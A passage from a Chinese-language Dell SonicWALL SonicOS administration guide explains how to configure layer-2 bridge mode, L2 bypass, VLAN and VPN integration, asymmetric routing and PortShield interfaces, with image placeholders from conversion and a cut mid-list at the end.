确保已启用 Dell SonicWALL 安全设备的所有安全服务。参见第 284 页的授权服务和第 284 页的在每个区域激活安全服务。

在与 SonicWALL Aventail SSL VPN 设备联合部署该设备之前，必须禁用 SonicWALL 内容过滤服务。在**网络 > 区域**页中，单击 LAN (X0) 区域旁边的**配置**，清除**强制内容过滤服务**复选框，然后单击确定。

如果您尚未更改 Dell SonicWALL 安全设备上的管理密码，可以在**系统 > 管理**页中执行该操作。

要从外部客户端测试网络访问，请连接到 SSL VPN 设备并登录。连接后，尝试访问您的内部网络资源。如果存在任何问题，请检查您的配置并参阅第 284 页的配置二层桥接模式部署的通用设置。

配置二层桥接模式

主题：

- 第 283 页的用于二层桥接模式的配置任务列表
- 第 288 页的二层桥接模式配置过程
- 第 289 页的 VLAN 与二层桥接模式的集成
- 第 290 页的 VPN 与二层桥接模式的集成

用于二层桥接模式的配置任务列表

- 选择适合您网络的拓扑
- 第 284 页的配置二层桥接模式部署的通用设置
    - 许可安全服务
    - 禁用 DHCP 服务器
    - 配置并启用 SNMP 和 HTTP/HTTPS 管理
    - 启用 syslog
    - 在受影响的区域激活安全服务
    - 创建防火墙访问规则
    - 配置日志设置
    - 配置无线区域设置
- 第 288 页的配置主桥接接口
    - 为主桥接接口选择区域
    - 激活管理
    - 激活安全服务
- 第 288 页的配置次要桥接接口

    - 为次要桥接接口选择区域
    - 激活管理
    - 激活安全服务
- 将安全服务应用于相应的区域

配置二层桥接模式部署的通用设置

在多数二层桥接模式拓扑中使用 Dell SonicWALL 安全设备之前，需要为其配置以下设置。

- 第 284 页的授权服务
- 第 284 页的禁用 DHCP 服务器
- 第 284 页的配置 SNMP 设置
- 第 284 页的在接口上启用 SNMP 和 HTTPS
- 第 284 页的启用 Syslog
- 第 284 页的在每个区域激活安全服务
- 第 286 页的创建防火墙访问规则
- 第 286 页的配置日志设置
- 第 287 页的配置无线区域设置

授权服务

成功注册设备后，转至**系统 > 许可证**页面，并单击**管理安全在线服务**下面的**同步**。这时将连接防火墙授权服务器，并确保设备已获得正确的授权。

要查看授权状态，请转至**系统 > 状态**页面，并查看所有安全服务（网关防病毒、防间谍软件和入侵保护）的许可证状态。

禁用 DHCP 服务器

在有另一个设备作为 DHCP 服务器的网络配置中以二层桥接模式使用 Dell SonicWALL 安全设备时，必须先禁用其内部 DHCP 引擎（默认情况下已配置并运行此引擎）。在网络 > DHCP 服务器页中，清除启用 DHCP 服务器复选框，然后单击位于界面顶部的接受按钮。

配置 SNMP 设置

在系统 > 管理页中，确保选中启用 SNMP 旁边的复选框，然后单击位于界面顶部的接受按钮。

然后，单击配置按钮。在 SNMP 设置页中，输入设备的所有相关信息：SNMP 服务器预期的 GET 和 TRAP SNMP 团体名称，以及 SNMP 服务器的 IP 地址。单击“确定”以保存并激活更改。

在接口上启用 SNMP 和 HTTPS

在“网络 > 接口”页面中，在您将用来管理设备的接口上启用 SNMP 和 HTTP/HTTPS。

启用 Syslog

在“日志 > Syslog”页面中，单击添加按钮并为 syslog 服务器创建一个条目。单击“确定”以保存和激活该更改。

在每个区域激活安全服务


在**网络 > 区域**页中，确保为将要使用的每个区域激活安全服务。

然后，在每项服务的**安全服务**页中，激活并配置最适合您的环境的设置。


主题：

- 第 285 页的安全服务 > 网关防病毒设置
- 第 285 页的安全服务 > 入侵保护设置
- 第 286 页的安全服务 > 防间谍软件设置


安全服务 > 网关防病毒设置



安全服务 > 入侵保护设置



安全服务 > 防间谍软件设置




创建防火墙访问规则

如果您计划从其他区域管理设备，或者将要使用服务器（例如 HP PCM+/NIM 服务器）提供管理、SNMP 或 syslog 服务，请创建用于这些区域之间的流量的访问规则。在**防火墙 > 访问规则**页中，单击服务器区域与包含用户和服务器的区域的交叉点图标（您的环境中可能有多个此类交叉点）。创建新规则，以允许服务器与该区域内的所有设备进行通信。



配置日志设置

在**日志 > 设置**页面，设置优先级和其他日志设置。



然后，转至**日志 > 名称解析**页，并将**名称解析方法**设为**先 DNS 后 NetBIOS**。单击**接受**以保存和激活该更改。



配置无线区域设置

在使用 HP PCM+/NIM 系统的情况下，如果将要在分配到 WLAN/无线区域的接口上管理 HP ProCurve 交换机，则需要停用两项功能，否则将无法管理交换机。转至网络 > 区域页并选择您的无线区域。在无线选项卡中，清除仅允许 SonicPoint 产生的流量和 WiFiSec 增强旁边的复选框。单击“确定”以保存和激活该更改。

二层桥接模式配置过程

如需选择最适合您的网络的拓扑的信息，请参见第 277 页的二层桥接接口区域选择。在本示例中，我们将使用一种与简单二层桥接拓扑最类似的拓扑。

选择一个接口作为主桥接接口。如需进行此项选择的信息，请参见第 277 页的二层桥接接口区域选择。在本示例中，我们将使用 X1（已自动分配至主 WAN）：

配置主桥接接口

1 在导航面板中选择**网络**选项卡，**接口**文件夹。

2 单击 X1 (WAN) 接口右边列中的**配置**图标。

3 为接口配置静态 IP 地址（例如 192.168.0.12）。

> **注：**主桥接接口必须拥有静态 IP 分配。

4 配置默认网关。这是安全设备自身访问互联网所必需的。（此设置仅应用于 WAN 接口。）

5 配置 DNS 服务器。

> **注：**此设置仅适用于 WAN 接口。

6 配置管理（HTTP、HTTPS、Ping、SNMP、SSH、用户登录、HTTP 重定向）。

7 单击**确定**。

选择一个接口作为次要桥接接口。如需进行此项选择的信息，请参见第 277 页的二层桥接接口区域选择。在本示例中，我们使用 X0（已自动分配至 LAN）：

配置次要桥接接口

1 在**网络 > 接口**页中，单击 X0 (LAN) 接口右边列中的**配置**图标。

2 在 **IP 分配**下拉菜单中，选择**二层桥接模式**。

3 在**桥接到**下拉菜单中，选择 **X1** 接口。

4 配置管理（**HTTP**、**HTTPS**、**Ping**、**SNMP**、**SSH**、用户登录、HTTP 重定向）。

5 您可以选择启用**阻塞所有的非 IPv4 流量**设置，以防止二层桥接传递非 IPv4 流量。

VLAN 过滤

6 您也可以选择转至 **VLAN 过滤**选项卡，以控制通过二层桥接的 VLAN 流量。默认允许所有 VLAN 流量：

- 从下拉列表中选择**阻止列出的 VLAN（黑名单）**，并将想要阻止的 VLAN 从左侧窗格添加到右侧窗格中。添加到右侧窗格的所有 VLAN 将被阻止，而保留在左侧窗格的所有 VLAN 将被允许通过。
- 从下拉列表中选择**允许列出的 VLAN（白名单）**，并将想要显式允许的 VLAN 从左侧窗格添加到右侧窗格中。添加到右侧窗格的所有 VLAN 将被允许通过，而保留在左侧窗格的所有 VLAN 将被阻止。

7 单击**确定**。

网络 > 接口页中显示了更新的配置：

您现在可以根据需要，将安全服务应用于相应的区域。在本示例中，应该将其应用于 LAN、WAN 或同时应用于两个区域。

配置用于硬件故障的 L2 旁路

L2 旁路可用于通过 LAN 旁路功能将接口桥接到另一个接口时执行防火墙的物理绕过。这样，即使发生无法恢复的防火墙错误，仍然可以继续传输网络流量。

在 L2 旁路中继关闭时，连接到旁路接口（X0 和 X1）的网络电缆像一根连续网络电缆一样进行实体连接。**使物理绕过故障**选项通过在发生故障时绕过防火墙为用户提供避免中断网络流量的选择。

L2 旁路仅适用于**二层桥接模式**中的接口。**使物理绕过故障**选项只有在从**模式/ IP 分配**菜单中选择了**二层桥接模式**选项时，才会显示。除非桥接对的两个接口之间存在物理绕过中继时，才会显示该选项。

在启用**使物理绕过故障**选项时，另一个**二层桥接模式**选项被自动设置如下：

- **阻塞所有的非 IPv4 流量** – 已禁用。如启用，该选项将阻塞所有非 IPv4 以太网帧。所以，该选项被禁用。
- **从不路由流量到该桥接对上** – 已启用。启用时，该选项阻止数据包传送到除桥接对的对等网络以外的网络。所以，该选项被启用。
- **仅捕获该桥接对上的流量** – 已禁用。启用时，在桥接对接口上收到的流量不被转发。所以，该选项被禁用。
- **禁用该桥接对上的状态检测**– 未更改。该选项不受影响。

配置 *L2* 旁路的步骤如下：

1 转到**网络 > 接口**页面。

2 单击想要配置的接口对应的**配置**列中的**编辑**图标。随即显示**编辑接口**窗口。



3 选中**使物理绕过故障**复选框。

> 注：只有在 NSA-6600 或更高版本上同时桥接 X0 和 X1 接口时，使物理绕过故障复选框才可用。

4 单击**确定**以配置接口。

VLAN 与二层桥接模式的集成

Dell SonicWALL 安全设备支持 VLAN。在带有 VLAN 标签的数据包到达物理接口时，将会对 VLAN ID 进行评估，以确定其是否受到支持。VLAN 标签将被剥离，然后采用与其他任何流量相同的方式继续处理数据包。入站和出站数据包路径的简化视图包括以下可能反复执行的步骤：

- IP 验证和重组
- 解封装（802.1q、PPP）
- 解密
- 连接缓存查找和管理
- 路由策略查找

- NAT 策略查找
- 访问规则（策略）查找
- 带宽管理
- NAT 转换
- 高级数据包处理（如果适用）
    - TCP 验证
    - 管理流量处理
    - 内容过滤
    - 转换和流量分析（在 Dell SonicWALL 安全设备上）：H.323、SIP、RTSP、ILS/LDAP、FTP、Oracle、NetBIOS、Real Audio、TFTP
    - IPS 和 GAV

这时，如果数据包已验证为可接受的流量，则将其转发至其目的地。数据包出口路径包括：

- 加密
- 封装
- IP 分片

在出口上，如果路由策略查找确定网关接口为 VLAN 子接口，则为数据包标签（封装）相应的 VLAN ID 标头。创建 VLAN 子接口会自动更新防火墙的路由策略表：

自动创建与 VLAN 子接口相关的 NAT 策略和访问规则的行为与物理接口完全相同。借助简易高效的 SonicOS，可以轻松地自定义用于管理 VLAN 之间的流量的规则和策略。

在创建区域（作为常规管理的组成部分或作为创建子接口的一个步骤）时，区域创建页面中会显示一个复选框，以控制自动创建用于该区域的群组 VPN。默认情况下，只有新创建的无线类型区域会启用**为该区域创建群组 VPN**（尽管在创建过程中，可以通过选中该复选框为其他区域类型启用该选项）。

VLAN 子接口之间的安全服务管理可在区域级别实现。所有安全服务都是可配置的，且适用于由物理接口、VLAN 子接口或二者的组合构成的区域。

不同工作组之间可通过使用 VLAN 分段，轻松地应用网关防病毒和入侵保护服务，而无需为每个受保护的分段使用专用的物理接口。

VLAN 支持使得组织无需使用防火墙上的专用物理接口，即可在各种工作组以及工作组与服务器场之间提供有意义的内部安全（而不是简单的数据包过滤）。

此处讲解了将 VLAN 子接口分配至 WAN 区域和使用 WAN 客户端模式（在分配至 WAN 区域的 VLAN 子接口上仅支持静态寻址）的功能，以及支持 WAN 负载均衡和故障切换的功能。此外还展示了通过将 SonicPoint 连接到工作站交换机上的访问模式 VLAN 端口的方法，在整个网络中分发 SonicPoint。这些交换机随即回载到核心交换机，并由核心交换机通过主干链路将所有 VLAN 连接到设备。

VPN 与二层桥接模式的集成

在同时配置用于二层桥接模式的接口上配置 VPN 时，必须配置一个额外的路由，以确保传入的 VPN 流量正确地穿过防火墙。转至**网络 > 路由**页，滚动至页面底部，并单击**添加**按钮。在**添加路由策略**窗口中，按以下方式配置路由：


- 源：**任何**
- 目标：自定义 *VPN* 地址对象（用于本地 VPN 隧道 IP 地址范围的地址对象。）
- 服务：**任何**
- 网关：**0.0.0.0**
- 接口：**X0**

非对称路由

SonicOS 6.2.4.0 支持非对称路由。非对称路由是指沿某个方向的数据包流所经过的接口不同于返回路径所用的接口。当流量流过防火墙中的不同二层桥接对接口或它流过高可用性集群中的不同防火墙时，会出现此情况。

任何执行深度数据包检查或状态监控防火墙活动的网络设备，都必须“看到”与数据包流相关的所有数据包。传统的 IP 路由则不同，流中的各数据包在技术上可以沿不同的路径转发，只要它能到达目的地，中间的路由器不必看到每个数据包。当今的路由器对各数据包流确实会尝试用一致的下一跃点转发数据包，但这仅适用于沿同一方向转发的数据包。路由器不会尝试将返回流量引导至起源路由器。这种 IP 路由行为会给不支持非对称路由的防火墙集群带来问题，因为这组集群节点都提供了一条到相同网络的路径。通过集群转发数据包到网络的路由器可以选择任一集群节点作为下一跃点。结果便是非对称路由，沿某个方向的数据包流所经过的节点不同于返回路径所用的节点。流中的这一差异导致流量被这两个集群节点之一或被这两个集群节点同时丢弃，因为任一节点都没有“看到”流中的所有流量。请参见图 11。

图 11. 非对称路由



非对称路由通讯

在 图 11 中，PC1 与 Server1 进行通信，双向流量流经不同的路由器，即同一连接的某些数据包流过蓝色路径，而另一些数据包流过绿色路径。在此类部署中，路由器可能会运行某一冗余路由协议或负载均衡协议，例如 Cisco HSRP 协议。

SonicOS 使用状态检测。通过此防火墙的所有连接都绑定到接口。但是，由于支持非对称路由，因此 SonicOS 会跟踪入口和出口流量（即便在流经过不同接口时也是如此）并提供有状态深层数据包检查。

注：非对称路由不同于没有回复的单向连接，即 TCP 状态绕过。

配置 IPv6 接口

如需配置 IPv6 接口的完整描述，请参见第 1739 页的IPv6 接口配置。

27

配置 PortShield 接口

注：自版本 6.2.5.1 开始，TZ 系列设备将支持 Dell X 系列交换机，它扩展了该设备的功能，尤其是对接口进行端口屏蔽的功能。如需将 X 系列交换机与 TZ 系列设备配合使用的信息，请参见第 300 页的为 Dell X 系列交换机配置 PortShield 接口。

- 第 292 页的网络 > PortShield 组
  - 第 292 页的PortShield 概述
  - 第 293 页的在 NSA 系列和 SuperMassive 设备上管理端口
  - 第 298 页的在 TZ 系列设备上管理端口

网络 > PortShield 组

PortShield 概述

PortShield 接口是一个分配有一组端口的虚拟接口。使用 PortShield 体系架构，您可以将部分或所有 LAN 端口配置到单独的安全上下文中，不仅为来自 WAN 和 DMZ 的流量，而且在网络中的设备之间提供保护。实际上，每个上下文都具有它自己的线速 PortShield，享受专用的深层数据包检测防火墙提供的保护。

提示：即使不使用 PortShield 分组，仍然始终可以在**网络 > 接口**页面中将区域应用于多个接口。但是，除非这些接口使用 PortShield 分组，否则它们将不会共享相同的网络子网。

您可以将任何端口组合分配到 PortShield 接口。您未分配给 PortShield 接口的任何端口将分配给 LAN 接口。

注：NSA2600 设备不支持 PortShield。

静态模式和透明模式

您可以采用两种 IP 分配方法来创建 PortShield 接口：

- 静态模式
- 透明模式

主题：

- 第 293 页的以静态模式工作
- 第 293 页的以透明模式工作

以静态模式工作

以静态模式创建 PortShield 接口时，您手动创建一个将应用于 PortShield 接口的显式地址。映射至该接口的所有端口将由此地址标识。静态模式在分配给可信、公共或无线区域的接口上可用。

注：以静态模式创建 PortShield 接口时，请确保其他 PortShield 接口未使用您分配给该接口的 IP 地址。

以透明模式工作

通过透明模式寻址，当前接口可以使用地址对象分配来共享 WAN 子网。接口的 IP 地址与 WAN 接口 IP 地址相同。透明模式在分配给可信和公共区域的接口上可用。


注：请确保您分配给 PortShield 接口的 IP 地址在 WAN 子网内。

以透明模式创建 PortShield 接口时，您创建一系列将应用于 PortShield 接口的地址。您将这些地址包括在一个称为地址对象的实体中。这些地址对象允许定义一次实体，并在整个 SonicOS 界面的多个引用实例中重复使用。使用地址对象创建 PortShield 接口时，映射至该接口的所有端口将由在地址范围中指定的任何地址标识。

注：每个静态寻址的 PortShield 接口必须处于不同的子网上。您不能在多个子网上重叠 PortShield 接口。

在 NSA 系列和 SuperMassive 设备上管理端口


网络 > PortShield 群组页面用于管理 PortShield 接口的端口分配。



主题：

- 第 294 页的查看接口（端口）
- 第 294 页的查看 PortShield 接口状态并对其进行编辑
- 第 295 页的配置 PortShield 组

查看接口（端口）




页面顶部附近的大图形表示设备的接口（端口）。接口的颜色代码反应其配置：

- 黑色的接口未分配，即不属于 PortShield 组。
- 已选择配置黄色的接口
